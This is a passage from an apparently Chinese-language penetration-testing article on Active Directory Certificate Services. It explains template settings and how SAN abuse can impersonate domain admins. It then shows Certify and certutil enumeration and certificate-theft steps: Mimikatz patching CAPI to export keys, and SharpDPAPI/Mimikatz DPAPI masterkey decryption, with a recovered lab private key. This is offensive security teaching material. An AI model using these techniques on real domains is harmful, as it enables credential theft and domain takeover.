
☐ 允许基于密钥的续订(K) (*)

要求在证书请求中提供使用者信息。

* 由于兼容性设置而禁用了控件。

确定取消应用(A)帮助

第一个限制被称作“CA 证书管理程序批准(C)”（CA certificate manager approval），开启开选项后，会在证书模板 AD 对象的 `msPKI-Enrollment-Flag` 属性上设置 `CT_FLAG_PEND_ALL_REQUESTS` (0x2) 位。这会将基于该模板的所有证书注册请求置于待处理状态（Pending Requests，在 `certsrv.msc` 的“挂起的申请”部分中可见），这需要证书管理员在颁发证书之前予以批准或拒绝，如下图所示。



0.3.3.4 注册代理、授权签名和应用程序策略

发布要求中显示的第二组限制是“授权签名的数量(H)” (This number of authorized signatures) 和“应用程序策略” (Application Policy)。前者要求证书请求 (CSR) 在证书被颁发之前由现有的授权证书进行数字签名，该设置就定义了 CSR 中 CA 接受的签名数量。后者定义了颁发证书所需的签名证书必须具有的 EKU OID。

这些设置的常见用途是注册代理 (Enrollment Agents)。注册代理是一个 AD CS 术语，其授予可以代表其他用户请求证书的实体。为此，CA 必须向注册代理帐户颁发至少包含证书请求代理 EKU (OID 1.3.6.1.4.1.311.20.2.1) 的证书。一旦颁发，注册代理就可以代表其他用户签署 CSR 并请求证书。而前面所说的“授权签名的数量(H)”就指定了在 CA 考虑颁发证书之前，注册代理必须签署 CSR 的数量是多少。

0.3.3.5 主题备用名称和身份验证

主题备用名称 (Subject Alternative Names, SAN) 是 X.509v3 扩展，其可以作为证书的所有者。添加到证书时，它允许将其他身份绑定到证书，而不仅仅是证书的主题。SAN 的一个常见用途是为 HTTPS 证书提供额外的主机名。例如，如果 Web 服务器托管多个域的内容，则每个适用的域都可以包含在 SAN 中，这样 Web 服务器只需要一个 HTTPS 证书，而不是每个域一个 HTTPS 证书。

这对于 HTTPS 证书来说很好，但是当与允许域身份验证的证书结合使用时，可能会出现危险的情况。默认情况下，在基于证书的身份验证期间，AD 的一种方式是根据 SAN 中指定的 UPN 将证书映射到用户帐户。如果攻击者在请求具有启用客户端身份验证的 EKU 的证书时可以指定任意 SAN，并且 CA 使用攻击者提供的 SAN 创建和签署证书，则攻击者可以成为域中的任何用户。例如，如果攻击者可以请求具有域管理员 SAN 字段的客户端身份验证证书，并且 CA 颁发该证书，则攻击者可以以该域管理员身份进行身份验证。

各种 AD CS 错误配置可能允许非特权用户在证书注册中提供任意 SAN，从而导致域升级场景。本文将在“域权限提升”部分探讨这些场景。

0.3.3.6 Kerberos 身份验证和 NTAUTHCertificates AD 容器

AD 默认支持两种协议的证书身份验证：Kerberos 协议和安全信道（Secure Channel, Schannel）。对于 Kerberos 协议，技术规范 “[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol” 中定义了身份验证过程。@ethicalchaos 在他们关于智能卡的文章中很好地概述了 PKINIT，下面是这个过程的简要概述。

用户将使用其证书的私钥对 TGT 请求消息（AS_REQ）进行签名，并将此请求提交给域控制器。如果一切顺利，域控制器会执行一系列验证步骤并给出 TGT。微软的智能卡文档详细地介绍了这些步骤：

*The KDC validates the user's certificate (time, path, and revocation status) to ensure that the certificate is from a trusted source. The KDC uses CryptoAPI to build a certification path from the user's certificate to a root certification authority (CA) certificate that resides in the root store on the domain controller. The KDC then uses CryptoAPI to verify the digital signature on the signed authenticator that was included in the preauthentication data fields. The domain controller verifies the signature and uses the public key from the user's certificate to prove that the request originated from the owner of the private key that corresponds to the public key. **The KDC also verifies that the issuer is trusted and appears in the NTAUTH certificate store.***

这里提到的“NTAUTH certificate store”就是指 AD CS 安装在以下位置的 NTAUTHCertificates AD 对象：

```
1 CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>
```

微软官方解释了这个 AD 对象的意义：

By publishing the CA certificate to the Enterprise NTAUTH store, the Administrator indicates that the CA is trusted to issue certificates of these types. Windows CAs automatically publish their CA certificates to this store.

在证书身份验证期间，DC 可以检查身份验证证书是否链接到由 NTAUTHCertificates 对象定义的 CA 证书，因此可以认为 NTAUTHCertificates 对象中的 CA 证书必须依次链接到根 CA，NTAUTHCertificates 对象是 Active Directory 中证书身份验证的信任根。

0.3.3.7 Secure Channel 身份验证

Secure Channel (Schannel) 是 Windows 在建立 TLS/SSL 连接时利用的 SSP。Schannel 支持客户端身份验证（以及许多其他功能），使远程服务器能够验证连接用户的身份。它使用 PKI 完成此操作，证书是主要凭据。在 TLS 握手期间，服务器要求客户端提供证书以进行身份验证。客户端先前已从服务器信任的 CA 颁发客户端身份验证证书，然后将其证书发送到服务器。然后，服务器验证证书是否正确，并在一切正常的情况下授予用户访问权限。Comodo 在他们的博客上对这个过程进行了简单的概述。

当帐户使用证书向 AD 进行身份验证时，DC 需要以某种方式将证书凭据映射到 AD 帐户。Schannel 首先尝试使用 Kerberos 的扩展协议 S4U2Self 将凭据映射到用户帐户。如果不成功，它将尝试使用证书的 SAN 扩展、主题和颁发者字段的组合或仅从颁发者将证书映射到用户帐户。

默认情况下，AD 环境中没有多少协议支持通过 Schannel 开箱即用的 AD 身份验证。WinRM、RDP 和 IIS 都支持使用 Schannel 的客户端身份验证，但它需要额外的配置，并且在某些情况下（如 WinRM）不与 Active Directory 集成。另一种通常有效的协议是 LDAPS（又名 LDAP over SSL/TLS）。

0.3.4 AD CS 的枚举

如果想要枚举企业 CA 及其设置，可以以 `CN=Configuration,DC=<DOMAIN>,DC=<COM>` 为 BaseDN，以 `(objectCategory=pKIEnrollmentService)` 为过滤器查询 LDAP。结果将识别 CA 服务器的 DNS 主机名、CA 名称本身、证书开始和结束日期、各种标志、已发布的证书模板等各种属性信息。

Certify 可以枚举有关 AD CS 环境的有用配置和基础结构信息，使用其 `cas` 命令可以枚举受信任的根 CA 证书、由 `NTAuthCertificates` 对象定义的证书以及有关企业 CA 的各种信息：

```
1 | Certify.exe cas
```

```
C:\Users\Marcus>Certify.exe cas

Certify

v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=pentest,DC=com'

[*] Root CAs

Cert SubjectName      : CN=pentest-DC01-CA, DC=pentest, DC=com
Cert Thumbprint       : EB30793D4FA92D6D51EA3AF1C8046D8E5ECB8056
Cert Serial           : 34DBE593DCB63A964F561BDB93C85CBA
Cert Start Date       : 2022/3/23 8:34:09
Cert End Date         : 2027/3/23 8:44:08
Cert Chain             : CN=pentest-DC01-CA, DC=pentest, DC=com

[*] NTAuthCertificates - Certificates that enable authentication:

Cert SubjectName      : CN=pentest-DC01-CA, DC=pentest, DC=com
Cert Thumbprint       : EB30793D4FA92D6D51EA3AF1C8046D8E5ECB8056
Cert Serial           : 34DBE593DCB63A964F561BDB93C85CBA
Cert Start Date       : 2022/3/23 8:34:09
Cert End Date         : 2027/3/23 8:44:08
Cert Chain             : CN=pentest-DC01-CA, DC=pentest, DC=com
```

```

[*] Enterprise/Enrollment CAs:

Enterprise CA Name      : pentest-DC01-CA
DNS Hostname           : DC01.pentest.com
FullName               : DC01.pentest.com\pentest-DC01-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=pentest-DC01-CA, DC=pentest, DC=com
Cert Thumbprint        : EB30793D4FA92D6D51EA3AF1C8046D8E5BCB8056
Cert Serial            : 34DBE593DCB63A964F561BDB93C85CBA
Cert Start Date        : 2022/3/23 8:34:09
Cert End Date          : 2027/3/23 8:44:08
Cert Chain             : CN=pentest-DC01-CA, DC=pentest, DC=com
UserSpecifiedSAN       : Disabled
CA Permissions         :
Owner: BUILTIN\Administrators      S-1-5-32-544

Access Rights      Principal
-----
Allow Enroll      NT AUTHORITY\Authenticated Users S-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
Allow ManageCA, ManageCertificates PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
Enrollment Agent Restrictions : None

Legacy ASP Enrollment Website : http://DC01.pentest.com/certsrv/
Enabled Certificate Templates:
ExampleTemplate
DirectoryEmailReplication
DomainControllerAuthentication
KerberosAuthentication
EFSRecovery
EFS
DomainController
WebServer
Machine
User
SubCA
Administrator

Certify completed in 00:00:20.9224596
C:\Users\Marcus>

```

此外，使用 `certutil.exe` 的 `-TCAInfo` 参数可以枚举企业 CA，相关命令如下，执行结果如下图所示。

```
1 | certutil.exe -TCAInfo
```

```

C:\Users\Marcus>certutil.exe -TCAInfo
=====
CA 名称: pentest-DC01-CA

计算机名称: DC01.pentest.com

DS 位置: CN=pentest-DC01-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=pentest,DC=com
证书 DN: CN=pentest-DC01-CA, DC=pentest, DC=com
CA 注册表有效期: 2 Years -- 2024/3/24 8:22
NotAfter: 2027/3/23 8:44

正在连接到 DC01.pentest.com\pentest-DC01-CA ...
服务器 "pentest-DC01-CA" ICertRequest2 接口还在运行 (109ms)

企业根 CA

dwFlags = CA_VERIFY_FLAGS_NT_AUTH (0x10)
dwFlags = CA_VERIFY_FLAGS_CONSOLE_TRACE (0x20000000)
dwFlags = CA_VERIFY_FLAGS_DUMP_CHAIN (0x40000000)
ChainFlags = CERT_CHAIN_REVOCATION_CHECK_CHAIN_EXCLUDE_ROOT (0x40000000)
HCCE_LOCAL_MACHINE
CERT_CHAIN_POLICY_NT_AUTH
----- CERT_CHAIN_CONTEXT -----
ChainContext.dwInfoStatus = CERT_TRUST_HAS_PREFERRED_ISSUER (0x100)
SimpleChain.dwInfoStatus = CERT_TRUST_HAS_PREFERRED_ISSUER (0x100)

CertContext[0][0]: dwInfoStatus=10c dwErrorStatus=0
Issuer: CN=pentest-DC01-CA, DC=pentest, DC=com
NotBefore: 2022/3/23 8:34
NotAfter: 2027/3/23 8:44
Subject: CN=pentest-DC01-CA, DC=pentest, DC=com
Serial: 34dbe593dcb63a964f561bdb93c85cba
Cert: eb30793d4fa92d6d51ea3af1c8046d8e5bcb8056
Element.dwInfoStatus = CERT_TRUST_HAS_NAME_MATCH_ISSUER (0x4)
Element.dwInfoStatus = CERT_TRUST_IS_SELF_SIGNED (0x8)
Element.dwInfoStatus = CERT_TRUST_HAS_PREFERRED_ISSUER (0x100)

Exclude leaf cert:
Chain: da39a3ee5e6b4b0d3255bfe95601890afd80709
Full chain:
Chain: eb30793d4fa92d6d51ea3af1c8046d8e5bcb8056
Issuer: CN=pentest-DC01-CA, DC=pentest, DC=com

```

证书模板在活动目录中是 `pkiCertificateTemplate` 的子类，并存储模板的配置数据。企业 CA 通过将模板的名称添加到企业 CA 的 AD 对象的 `certificateTemplates` 属性中来发布一个模板，使其可供客户端注册。使用 Certify 的 `find` 命令，可以枚举企业 CA 并返回每个发布的证书模板的详细信息。

1 | Certify.exe find

```
C:\Users\Marcus>Certify.exe find

Certify

v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=pentest,DC=com'
[*] Listing info about the Enterprise CA 'pentest-DC01-CA'

Enterprise CA Name      : pentest-DC01-CA
DNS Hostname           : DC01.pentest.com
FullName               : DC01.pentest.com\pentest-DC01-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=pentest-DC01-CA, DC=pentest, DC=com
Cert Thumbprint        : EB30793D4FA92D6D51EA3AF1C8046D8E5ECB8056
Cert Serial            : 34DBE593DCB63A964F561BDB93C85CBA
Cert Start Date        : 2022/3/23 8:34:09
Cert End Date          : 2027/3/23 8:44:08
Cert Chain             : CN=pentest-DC01-CA, DC=pentest, DC=com
UserSpecifiedSAN       : Disabled
CA Permissions         :
  Owner: BUILTIN\Administrators      S-1-5-32-544

Access Rights           Principal
-----
Allow Enroll            NT AUTHORITY\Authenticated Users S-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
Allow ManageCA, ManageCertificates PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
Enrollment Agent Restrictions : None

[*] Available Certificates Templates :

CA Name      : DC01.pentest.com\pentest-DC01-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
msPKI-certificate-application-policy : <null>
Permissions
  Enrollment Permissions
    Enrollment Rights : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                     : PENTEST\Domain Users S-1-5-21-1536491439-3234161155-253608391-513
                     : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  Object Control Permissions
    Owner : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteOwner Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                          : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteDacl Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                          : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteProperty Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                              : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
```

此外，`certutil.exe -TCAInfo` 命令的输出包括每个企业 CA 已发布的证书模板，要获取有关每个可用证书模板的详细信息，可以使用 `certutil -v -dstemplate` 命令，如下图所示。


```
C:\Users\Marcus>certutil -v -dtemplate
[Version]
Signature = "$Windows NT$"

[Administrator]
objectClass = "top", "pKICertificateTemplate"
cn = "Administrator"
distinguishedName = "CN=Administrator,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=pentest,DC=com"
instancetype = "4"
whenCreated = "20220323004420.0Z" 2022/3/23 8:44

whenChanged = "20220323004420.0Z" 2022/3/23 8:44

displayName = "管理员"
uSNCreated = "21025" 0x5221
uSNChanged = "21025" 0x5221
showInAdvancedViewOnly = "TRUE"
nTSecurityDescriptor = "D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-RCWDWO;;;S-1-5-21-1536491439-3234161155-253608391-519)(A;;LCRPLORC;;;AU)"

允许 注册 PENTEST\Domain Admins
允许 注册 PENTEST\Enterprise Admins
允许 完全控制 PENTEST\Domain Admins
允许 完全控制 PENTEST\Enterprise Admins
允许 读取 NT AUTHORITY\Authenticated Users

name = "Administrator"
objectGUID = "add5ed5b-020d-415e-aa81-0dd19ee10300"
flags = "66106" 0x1023a
(CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 1)
CT_FLAG_ADD_EMAIL -- 2
(CT_FLAG_ADD_OBJ_GUID -- 4)
CT_FLAG_PUBLISH_TO_DS -- 8
CT_FLAG_EXPORTABLE_KEY -- 10 (16)
CT_FLAG_AUTO_ENROLLMENT -- 20 (32)
(CT_FLAG_MACHINE_TYPE -- 40 (64))
(CT_FLAG_IS_CA -- 80 (128))
(CT_FLAG_ADD_DIRECTORY_PATH -- 100 (256))
CT_FLAG_ADD_TEMPLATE_NAME -- 200 (512)
(CT_FLAG_ADD_SUBJECT_DIRECTORY_PATH -- 400 (1024))
(CT_FLAG_IS_CROSS_CA -- 800 (2048))
(CT_FLAG_DONOTPERSISTINDB -- 1000 (4096))
CT_FLAG_IS_DEFAULT -- 10000 (65536)
(CT_FLAG_IS_MODIFIED -- 20000 (131072))
(CT_FLAG_IS_DELETED -- 40000 (262144))
(CT_FLAG_POLICY_MISMATCH -- 80000 (524288))
```

0.4 证书窃取

如果一个组织中安装并配置了 AD CS，则必定有一些 AD 用户或计算机可能具有颁发给他们的证书，并且其中一些证书可能具有允许域身份验证的 EKU。许多组织选择使用操作系统本身存储密钥的默认设置，在这种情况下，Windows 使用数据保护应用程序编程接口（DPAPI）来保护密钥材料。

0.4.1 Exporting Certificates Using the Crypto APIs – THEFT1

提取用户或机器证书和私钥的最简单方法是通过交互式桌面会话。如果私钥是可导出的，只需右键单击 `certmgr.msc` 中的证书，然后转到“所有任务”，选择“导出”，来导出受密码保护的 .pfx 文件。也可以以编程方式完成此操作。示例包括 PowerShell 的 `Export-PfxCertificate Cmdlet` 或 TheWover 的 `CertStealer C#` 项目。

本文所介绍的这些方法使用 Microsoft CryptoAPI（CAPI）或更现代的 Cryptography API: Next Generation（CNG）与证书存储进行交互。这些 API 执行证书存储和身份验证（以及其他用途）所需的各种加密服务。

如果私钥是不可导出的，CAPI 和 CNG 将不允许提取不可导出的证书。但是 Mimikatz 的 `crypto::capi` 和 `crypto::cng` 命令可以 Patch CAPI 和 CNG 以允许导出私钥。`crypto::capi` 在当前进程中 Patch CAPI，而 `crypto::cng` 可以 Patch lsass.exe 的内存，相关命令如下。如下图所示，导出的证书将以 .der 和 .pfx 格式保存到磁盘上。

```
1 | mimikatz.exe "crypto::capi" "crypto::certificates /export" exit
```

```
C:\Users\Marcus>mimikatz.exe "crypto::capi" "crypto::certificates /export" exit

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## .##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz(commandline) # crypto::certificates /export
* System Store : 'CURRENT_USER' (0x00010000)
* Store : 'My'

0. Marcus
Subject : DC=com, DC=pentest, CN=Users, CN=Marcus
Issuer : DC=com, DC=pentest, CN=pentest-DC01-CA
Serial : 020000000000d7478386ff99a78f0200000046
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 2022/3/23 13:06:03 -> 2023/3/23 13:06:03
UPN : Marcus@pentest.com
Hash SHA1: bc6faf379dc093050f314009a109e7f4750dea3f
Key Container : a6b651ab53dce83b88d9d611a383b4bc_0eale01b-ec99-439e-8f10-9b93420aa0e8
Provider : Microsoft Enhanced Cryptographic Provider v1.0
Provider type : RSA_FULL (1)
Type : AT_KEYEXCHANGE (0x00000001)
Provider name : Microsoft Enhanced Cryptographic Provider v1.0
Key Container : te-User-1b61e483-b68a-47bc-a14d-1f191156cf4d
Unique name : a6b651ab53dce83b88d9d611a383b4bc_0eale01b-ec99-439e-8f10-9b93420aa0e8
Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm : CALG_RSA_KEYX
Key size : 2048 (0x00000800)
Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : YES
Public export : OK - 'CURRENT_USER_My_0_Marcus.der'
Private export : OK - 'CURRENT_USER_My_0_Marcus.pfx'

mimikatz(commandline) # exit
Bye!

C:\Users\Marcus>
```

0.4.2 User Certificate Theft via DPAPI – THEFT2 *

Windows 使用 DPAPI 存储证书私钥。微软打破了用户和机器私钥的存储位置，手动解密加密的 DPAPI blob 时，开发人员需要了解操作系统用作私钥文件结构的哪个加密 API 在两个 API 之间不同。使用 SharpDPAPI 时，它会自动考虑这些文件格式差异。

Windows 常将用户证书存储在注册表项

`HKEY_CURRENT_USER\SOFTWARE\Microsoft\SystemCertificates` 中，尽管用户的一些个人证书也存储在 `%APPDATA%\Microsoft\SystemCertificates\My\Certificates\`。关联的用户私钥位置主要位于 `%APPDATA%\Microsoft\Crypto\RSA\User_SID\`（用于 CAPI 密钥）和 `%APPDATA%\Microsoft\Crypto\Keys\`（用于 CNG 密钥）。Benjamin Delpy 在 Mimikatz 中很好地分解了这些结构，从这些结构中，可以得出：

- 解密受私钥保护的 blob 所需的 DPAPI 主密钥。这定义了解密私钥所需的用户/机器主密钥（由 GUID 标识）。
- 私钥的 UniqueName，也称为密钥容器名称。Windows 以某种类型的原始格式存储证书，元数据以证书的实际数据为前缀。此 UniqueName 或私钥文件名嵌入此元数据中，并且可能是将私钥链接到其关联证书的最佳方式。

要想成功获得证书及其相关的私钥，需要做以下工作：

1. 确定想要从用户的证书存储中窃取哪个证书并提取密钥存储名称。
2. 找到解密相关私钥所需的 DPAPI 主密钥。
3. 获取明文 DPAPI 主密钥并使用它来解密私钥。

有多种方法可以解密 DPAPI 主密钥（MasterKey）。在域环境中，用户主密钥的副本使用 DPAPI 备份密钥进行加密，这种备份密钥是所有域控制器中共享的。这意味着使用 DPAPI 域备份密钥可以解密任何域用户的主密钥文件。可以在目标用户的安全上下文中运行 Mimikatz，使用其 `dpapi::masterkey /in:"C:\PATH\TO\KEY" /rpc` 命令可以成功检索帐户的主密钥。此外，如果知道用户的密码，可以使

用 SharpDPAPI 的 `masterkeys` 命令或 Mimikatz 的 `dpapi::masterkey /in:"C:\PATH\TO\KEY" /sid:accountSid /password:PASS` 命令来解密账户的 MasterKey 文件。

为了简化主密钥文件和私钥文件的解密过程，SharpDPAPI 的 `certificates` 命令可以与 `/pvk`、`/mkfile`、`/password` 或 `{GUID}:SHA1` 参数一起使用来解密私钥和相关证书，输出 .pem 格式的文本文件内容。

```
1 | sharpdpapi.exe certificates {GUID}:SHA1
```

```
C:\Users\Marcus>SharpDPAPI.exe certificates {ed031191-8ceb-4656-82f3-25f27cf6679d} :EE65CC03C2F69834DB13C7323E4F9072AA007482

SharpDPAPI
v1.11.2

[*] Action: Certificate Triage
Folder      : C:\Users\Marcus\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-1536491439-3234161155-253608391-1106
File        : a6b651ab53dce83b88d9d611a383b4bc_0eale01b-ec99-439e-8f10-9b93420aa0e8

Provider GUID      : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID    : {ed031191-8ceb-4656-82f3-25f27cf6679d}
Description        : CryptoAPI 私钥
algCrypt           : CALG_3DES (keyLen 192)
algHash            : CALG_SHA (32772)
Salt               : f1e42c742780fe98f99f3dbc31b82e13
HMAC               : 81d26f561d5ced66f580f7c52b875a6c
Unique Name        : te-User-1b61e483-b68a-47bc-a14d-1f191156cf4d

Thumbprint         : BC6FAF379DC093050F314009A109E7F4750DEA3F
Issuer             : CN=pentest-DC01-CA, DC=pentest, DC=com
Subject            : CN=Marcus, CN=Users, DC=pentest, DC=com
Valid Date         : 2022/3/23 13:06:03
Expiry Date        : 2023/3/23 13:06:03

[*] Private key file a6b651ab53dce83b88d9d611a383b4bc_0eale01b-ec99-439e-8f10-9b93420aa0e8 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAz0kqDeRe3WBiL+qMX07JhxJhmR5XDCQBxUJh8fWml7i qwDOB
yAzarJZ7SQnlZzr2HIkaVfASJaoqJq48xTugK+KwndtMxykwfVWitQ1vfo5kOCMp
yt07WVhEvKKzWnCeDNKMTwD/umyKhEm1HkCZyTX+DXAYPoDgZMDrDfS/Ja1Wc9Pi
aY18h7rBNyxILnncjR0+1kEDwADa1KI3Z2oz4XwZuxGSFfjCuQg/rhSbTbeq0TEd
8+11f8U91f8UyaB4Tai0sMF8mMEy545irF1TdfbLVfyAjjdOuEmaW6j+GcgSZLHV
P/khMLgBq2SYst9dcXmX+RNAm65xyBX+bVHTtQIDAQABAOIBAQCIR/1wntXWIts8
ADiddSUSZ5h6arb1ggyAPuwTLVTJzndOwZRK797RLYhRq/iBnITXY6U2A8k6Cx1Hx
rn9N0n0PXo4/R604TvrzZNOH1FdBkVDMw1q5vEH01LJbrFUV/Qz/pObMA1AyNz/K
iZoOcsZ05hxbk0KqLGQA/bgIwRA9AangfBYyBwxOJEy/To0eW4EE8/SjESUsjwy
ULgxmkdIFIg2yaXKuYJe9KWcoHgVLLtxX4tAbp9PLf8L4ZnsdaIO5yFb1qqQOLL4
vI5tuxvpwFJEGdGsAnyLmGIeoghuRd9/tyfdLj1ks60tiwGcB5NqWrmUYE3Uv9v
jpm8kQARAoGBAPj5L36E7bNDun/SwI6763AS1uALkEYzI2xxTDESeMz+hs1otSXv
JbxBWgsCvuDpCEBiISTz54oImv+6cPZMNh7IDhvpIbkMaBk1CNUuQm0CYnQMqdp/
gQnu0xAWjP+mwYRCpyX70hG+ABMqV+tzQNR4ttQEkkXbXtEHdn3VG0HAoGBANUj
pfyZmaLmX+qL8M1N7G5Wknsid31rvvWHUWbUoFRK8/mSsv3u8b6Aq85SpHzTOFp
jx8PV1jAkEvUTV3drFJ4uXzDeFXD5QJW5bbLQkzpOuJuuE7Pthx6uXhp1gJCEixk
yafYtXJ28bhp448EYNkStyFHLJCombAq8wIFoZjAoGATwyPD9SUw/4VENCRYVJ1
Bjh1EN2bCS7jaGLw1gQPZsbJdh5wpYKwLghzd1uAz1gtzoNZkqn+Mc1ZqShBBXJd
Ox05ppryUhamVpqiG2d8n6/KIpcr2UcS1MQGMikYmZiKInX9/8arWwGUJVTBa
vRs2sUpiRtVh2pemAraMj7ECgYEAtdo4xysszqXZZQmrDfLRxpg1wdfZZFpR0haJF
mmi0c7j12eLdLGTJ14z6cIkaZFKo9SgRc960TaP+UEjw01/H8tinZYMt31tya4
FPyH0fWe50eL+sJV2/tC/r16Ksq53VKuG4d8073s9MyFEFFiYmz5aYD30dSxCDk
pSFpurUCgYAS4Wjo0ETmfXJgRuOXZNPtHS5SEndvdsazdxQjZDUCvvpNBNtPPX
01M7ATMSVwi8mygVY6iU8x11BxQrA4YcU/aOi1L6sROs0fzfT+gCzkFOXjSdNdaw
zsa8y2TdMjatqc3QTeFb/espo5Bcs8LVUMGIBdy3yp1Nliwv7PsrA==
-----END RSA PRIVATE KEY-----
```

```

-----BEGIN CERTIFICATE-----
MIIFxDBCCKYgAwIBAgITRgAAAAKp5n/hoNH1wAAAAAAjANBgkqhkiG9w0BAQsF
ADBlMRkwEgYKCZImiZPVlGBGRYDY29tMRcwFQYKCZImiZPVlGBGRYHcGVudGVz
dDEYMBYGA1UEAxMPcGVudGVzdC1EQzAxLUNBMB4XDTIyMDMyMzA1MDYwM1oXDTIz
MDMyMzA1MDYwM1owTzEtMBEGCmSJoml8i1kArkWA2NvbTEuXMBGCSGmSJoml8i1k
ArkWB3B1bnR1c3QxdjAMBGNVBAWVZzZXJzMQ8wDQYDVQQDEWZNYXJjdXNwZG9i
MAOGCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDPSSoN5F7dYGIv6oxfTsmHEmGZ
H1cMJAHPQmHx9aaXUkRtAPQHIDNqs1ntJCeVnOvYciRpV8B1lqiomrjzF06Ar4rCd
20zHKTb9VaJNCW9+jmQ4IymK07tZWES8orNacJ4M0oxPAP+6bIqESbUeQJnJNf4N
cBg+gOBkwOsN9L81rVZz0+JpJXyHusE3LEguedyNHT7WQQPAAANUoJdnajPhfBm7
